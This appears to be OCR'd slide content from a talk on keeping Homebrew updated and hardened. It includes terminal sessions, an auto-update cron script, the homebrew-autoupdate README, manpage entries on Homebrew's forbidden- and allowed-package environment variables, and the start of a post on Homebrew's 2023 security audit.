
Homebrew — The Missing Package Manager for macOS (or Linux)

Install **Homebrew** ... Paste that in a macOS Terminal or Linux shell prompt. The script explains what it will do and then pauses before it does it. Read about other ...

Installation
The script installs Homebrew to its default, supported, best prefix ...

02


Keeping dependencies updated




```
Last login: Thu Aug  7 09:01:06 on ttys000
 ~/ brew tap koddsson/tap-test
==> Auto-updating Homebrew...
Adjust how often this is run with `$HOMEBREW_AUTO_UPDATE_SECS` or disable with
`$HOMEBREW_NO_AUTO_UPDATE=1`. Hide these hints with `$HOMEBREW_NO_ENV_HINTS=1` (see
 `man brew`).
==> Auto-updated Homebrew!
==> Updated Homebrew from 5e1fd26da0 to 0a9fec107e.
Updated 2 taps (homebrew/core and homebrew/cask).
==> New Formulae
rggen: Code generation tool for control and status registers
==> New Casks
bettertouchtool@alpha: Tool to customise input devices and automate computer system
s

You have 3 outdated formulae installed.

==> Tapping koddsson/tap-test
Cloning into '/opt/homebrew/Library/Taps/koddsson/homebrew-tap-test'...
remote: Enumerating objects: 25, done.
remote: Counting objects: 100% (25/25), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 25 (delta 4), reused 9 (delta 1), pack-reused 0 (from 0)
Receiving objects: 100% (25/25), 5.25 KiB | 5.25 MiB/s, done.
Resolving deltas: 100% (4/4), done.
Tapped 1 formula (15 files, 11.4KB).
 ~/
```




```
Last login: Wed Aug  6 13:18:53 on ttys002
🍎 ~/ brew update && brew upgrade && brew upgrade --greedy
==> Updating Homebrew...
Already up-to-date.
🍎 ~/
```



```
🍎 ~/ crontab -l
40 * * * * /Users/koddsson/brew-update.sh
🍎 ~/ cat brew-update.sh
#!/bin/bash

export PATH="$PATH:/opt/homebrew/bin/"

brew update && brew upgrade && brew upgrade --greedy
🍎 ~/
```



DomT4/homebrew-autoupdat
github.com/DomT4/homebrew-autoupdate
Work
README
BSD-2-Clause license
Report repository
URGENT: CRITICAL UPDATE AVAILABLE!
DETAILS: FIXES AN ISSUE THAT WAS CAUSING RANDOM LAPTOP ELECTRICAL FIRES.
(THIS UPDATE WILL REQUIRE RESTARTING YOUR COMPUTER.)
REMIND ME LATER
CLICK

Homebrew Autoupdate

An easy, convenient way to automatically update Homebrew.

This script will run `brew update` in the background once every 24 hours (by default) until explicitly told to stop, utilising `launchd`.

`brew upgrade` and `brew cleanup` can also be handled automatically, but are optional flags.

Notifications are enabled by default using a new, code-signed, universal AppleScript applet.

Installing this command

Just `brew tap domt4/autoupdate`.

Now run `brew autoupdate start [interval] [options]` to enable autoupdate.

Example

```
brew autoupdate start 43200 --upgrade --cleanup --immediate --sudo
```

Releases

No releases published

Packages

No packages published

Contributors 35


+ 21 contributors

Languages

● **Ruby** 99.4% ● **Rich Text Format** 0.6%

03

Hardening and Homebrew security policies


brew(1) – The Missing Packag
docs.brew.sh/Manpage#environment
Work
New Chrome available

ENVIRONMENT

Note that environment variables must have a value set to be detected. For example, run `export HOMEBREW_NO_INSECURE_REDIRECT=1` rather than just `export HOMEBREW_NO_INSECURE_REDIRECT`.

`HOMEBREW_*` environment variables can also be set in Homebrew's environment files:

- `/etc/homebrew/brew.env` (system-wide)
- `${HOMEBREW_PREFIX}/etc/homebrew/brew.env` (prefix-specific)
- `$XDG_CONFIG_HOME/homebrew/brew.env` if `$XDG_CONFIG_HOME` is set or `~/.homebrew/brew.env` otherwise (user-specific)

User-specific environment files take precedence over prefix-specific files and prefix-specific files take precedence over system-wide files (unless `$HOMEBREW_SYSTEM_ENV_TAKES_PRIORITY` is set, see below).


Note that these files do not support shell variable expansion (e.g. `$HOME`) or command execution (e.g. `$(cat file)`).

`HOMEBREW_ALLOWED_TAPS`

A space-separated list of taps. Homebrew will refuse to install a formula unless it and all of its dependencies are in an official tap or in a tap on this list.

`HOMEBREW_API_AUTO_UPDATE_SECS`

Check Homebrew's API for new formulae or cask data every `$HOMEBREW_API_AUTO_UPDATE_SECS` seconds. Alternatively, disable API auto-update checks entirely with `$HOMEBREW_NO_AUTO_UPDATE`.


brew(1) – The Missing Packag
docs.brew.sh/Manpage#environment
Work
New Chrome available

HOMEBREW_FORBIDDEN_CASKS
A space-separated list of casks. Homebrew will refuse to install a cask if it or any of its dependencies is on this list.

HOMEBREW_FORBIDDEN_FORMULAE
A space-separated list of formulae. Homebrew will refuse to install a formula or cask if it or any of its dependencies is on this list.

HOMEBREW_FORBIDDEN_LICENSES
A space-separated list of SPDX license identifiers. Homebrew will refuse to install a formula if it or any of its dependencies has a license on this list.

HOMEBREW_FORBIDDEN_OWNER
The person who has set any `$HOMEBREW_FORBIDDEN_*` variables.


Default: `you`.

HOMEBREW_FORBIDDEN_OWNER_CONTACT
How to contact the `$HOMEBREW_FORBIDDEN_OWNER`, if set and necessary.

HOMEBREW_FORBIDDEN_TAPS
A space-separated list of taps. Homebrew will refuse to install a formula if it or any of its dependencies is in a tap on this list.

HOMEBREW_FORBID_CASKS
If set, Homebrew will refuse to install any casks.

HOMEBREW_FORBID_PACKAGES_FROM_PATHS
If set, Homebrew will refuse to read formulae or casks provided from file paths, e.g. `brew install ./package.rb`.


brew(1) – The Missing Packag
docs.brew.sh/Manpage#environment
Work
New Chrome available

HOMEBREW_FORBIDDEN_CASKS

A space-separated list of casks. Homebrew will refuse to install a cask if it or any of its dependencies is on this list.

HOMEBREW_FORBIDDEN_FORMULAE

A space-separated list of formulae. Homebrew will refuse to install a formula or cask if it or any of its dependencies is on this list.

HOMEBREW_FORBIDDEN_LICENSES

A space-separated list of SPDX license identifiers. Homebrew will refuse to install a formula if it or any of its dependencies has a license on this list.

HOMEBREW_FORBIDDEN_OWNER

The person who has set any `$HOMEBREW_FORBIDDEN_*` variables.

Default: `you`.

HOMEBREW_FORBIDDEN_OWNER_CONTACT

How to contact the `$HOMEBREW_FORBIDDEN_OWNER`, if set and necessary.

HOMEBREW_FORBIDDEN_TAPS


A space-separated list of taps. Homebrew will refuse to install a formula if it or any of its dependencies is in a tap on this list.

HOMEBREW_FORBID_CASKS

If set, Homebrew will refuse to install any casks.

HOMEBREW_FORBID_PACKAGES_FROM_PATHS

If set, Homebrew will refuse to read formulae or casks provided from file paths, e.g. `brew install ./package.rb`.


2023 Security Audit — Homel
brew.sh/2024/07/30/homebrew-security-audit/
Work
Fork me on GitHub
Homebrew
Search
⌘ K

2023 Security Audit

30 July 2024

p-linnane

Homebrew had a security audit performed in 2023. This audit was funded by the **Open Technology Fund** and conducted by **Trail of Bits**. Trail of Bits' report contained 25 items, of which 16 were fixed, 3 are in progress, and 6 are acknowledged by Homebrew's maintainers. Below is the scope of testing, findings by severity, and mitigation and acknowledgements.

You can read Trail of Bits' blog post on the audit **here** and find the full public report **here**.

Homebrew's maintainers and Project Leadership Commitee would like to thank Open Technology Fund and Trail of Bits for sponsoring and running this engagement. Our partnership directly improves the security of Homebrew and open source software in general.

Scope: **Homebrew/brew**, **Homebrew/actions**, **Homebrew/formulae.brew.sh**, **Homebrew/homebrew-test-bot**.

Findings by severity:

- High: 0
- Medium: 14
- Low: 2
- Informational: 7
- Undetermined: 2

Mitigation & acknowledgement:

1. Path traversal during file caching
   - Status: **Fixed**
